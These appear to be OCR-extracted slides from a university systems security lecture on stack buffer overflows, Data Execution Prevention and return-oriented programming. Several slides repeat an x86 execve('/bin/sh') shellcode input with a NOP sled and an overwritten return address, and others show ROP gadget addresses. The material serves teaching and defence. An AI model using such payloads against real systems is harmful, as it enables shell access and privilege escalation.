

```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack

Code


```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
—> ret
```

Stack





```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack




```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack





```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack

- If the process was running with root permission ...

  (remember setuid from Confused Deputy?)
  - You get a rootshell
- If the process was running as a service
  - You get shell on the remote server
  - (We won't discuss the details on shellcode that works for remote systems)


Eternal War in Memory



Data Execution Prevention (DEP)


- Alexander Peslyak proposed a defense to the stack-based code injection attack in 1997 for the Linux Kernel
- W xor X Policy
  - Any *writable* memory page should not be *executable*
  - Any *executable* page should not be *writable*

Data Execution Prevention (DEP)



- Recall that all virtual memory are composed of pages and each page has a *permission*
- Originally, the x86 architecture only had two permissions: Read/Write
- How do we implement W^X then?


Data Execution Prevention (DEP)




- 64bit x86 processors have introduced hardware support for DEP called *NX (No-eXecute)*
- *Page Table Entry* has flags that represent permission associated with page
  - P bit: if set, page can be accessed
  - R/W bit: if set, page can be modified
  - XD bit: if set, page can be executed as code

Data Execution Prevention (DEP)

- Operating systems have been updated to enforce W^X policy to processes
- Data-containing segments such as .data, .bss, stack, and heap are no longer executable
- With a few exceptions
  - JIT (Just-In-Time Compilation) – e..g, javascript
  - ETC …



Data Execution Prevention (DEP)



Stack-based Code Injection Attack (Revisited)

R-X

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
--> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack

buf (48 bytes)
Foo's ebp
Ret Addr

%ESP --> (at buf)

%EBP --> (at Foo's ebp)


RW-

Stack-based Code Injection Attack (Revisited)

Code


```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x30
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack





```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Eternal War in Memory




Return-Oriented Programming (ROP) Attack

- If we can't inject code, we can use the existing ones!
- ROP chains *gadgets* to generate code sequence on the fly



Some Useful Gadgets



Systems Security Lab

Return-Oriented Programming (ROP) Attack

Disassembling x86

x86 instructions have variable lengths

```
08048aac <main>:
 8048aac:       8d 4c 24 04             lea    ecx,[esp+0x4]
 8048ab0:       83 e4 f0                and    esp,0xfffffff0
 8048ab3:       ff 71 fc                push   DWORD PTR [ecx-0x4]
 8048ab6:       55                      push   ebp
 8048ab7:       89 e5                   mov    ebp,esp
 8048ab9:       51                      push   ecx
 8048aba:       83 ec 14                sub    esp,0x14
 8048abd:       c7 45 f0 88 ad 0a 08    mov    DWORD PTR [ebp-0x10],0x80aad88
 8048ac4:       c7 45 f4 00 00 00 00    mov    DWORD PTR [ebp-0xc],0x0
 8048acb:       83 ec 04                sub    esp,0x4
 8048ace:       6a 00                   push   0x0
 8048ad0:       8d 45 f0                lea    eax,[ebp-0x10]
 8048ad3:       50                      push   eax
 8048ad4:       68 88 ad 0a 08          push   0x80aad88
 8048ad9:       e8 02 39 01 00          call   805c3e0 <__execve>
 ...
```

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Return-Oriented Programming (ROP) Attack

Disassembling x86

```
8d 4c 24 04 83 e4 f0 …
```

```
lea ecx,[esp+0x4]
and esp,0xfffffff0
```

What if we disassemble the code from the second byte (4c)?

Return-Oriented Programming (ROP) Attack

Disassembling x86

```
8d 4c 24 04 83 e4 f0 …
```

```
dec esp
and al, 0x4
and esp,0xfffffff0
```

Totally different, but still ***valid*** instructions!

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Unintended `ret` Instructions

Compiler intended instructions:

```
e8 05 ff ff ff          call    8048330
81 c3 59 12 00 00       add     ebx,0x1259
```

If we disassemble the above starting from the 2nd byte:

```
05 ff ff ff 81          add     eax,0x81ffffff
c3                      ret
```

Gadget Example #1

- Use tail end of existing functions

```
long ab_plus_c
  (long a, long b, long c)
{
   return a*b + c;
}
```

```
00000000004004d0 <ab_plus_c>:
  4004d0:  48 0f af fe   imul %rsi,%rdi
  4004d4:  48 8d 04 17   lea (%rdi,%rdx,1),%rax
  4004d8:  c3            retq
```

Gadget address = `0x4004d4`

rax ← rdi + rdx

Gadget Example #2

- Repurpose byte codes

```
void setval(unsigned *p) {
    *p = 3347663060u;
}
```


```
<setval>:
  4004d9:   c7 07 d4 48 89 c7   movl   $0xc78948d4,(%rdi)
  4004df:   c3                  retq
```

```
Gadget address = 0x4004dc

48 89 c7    movq %rax, %rdi
c3          retq
```

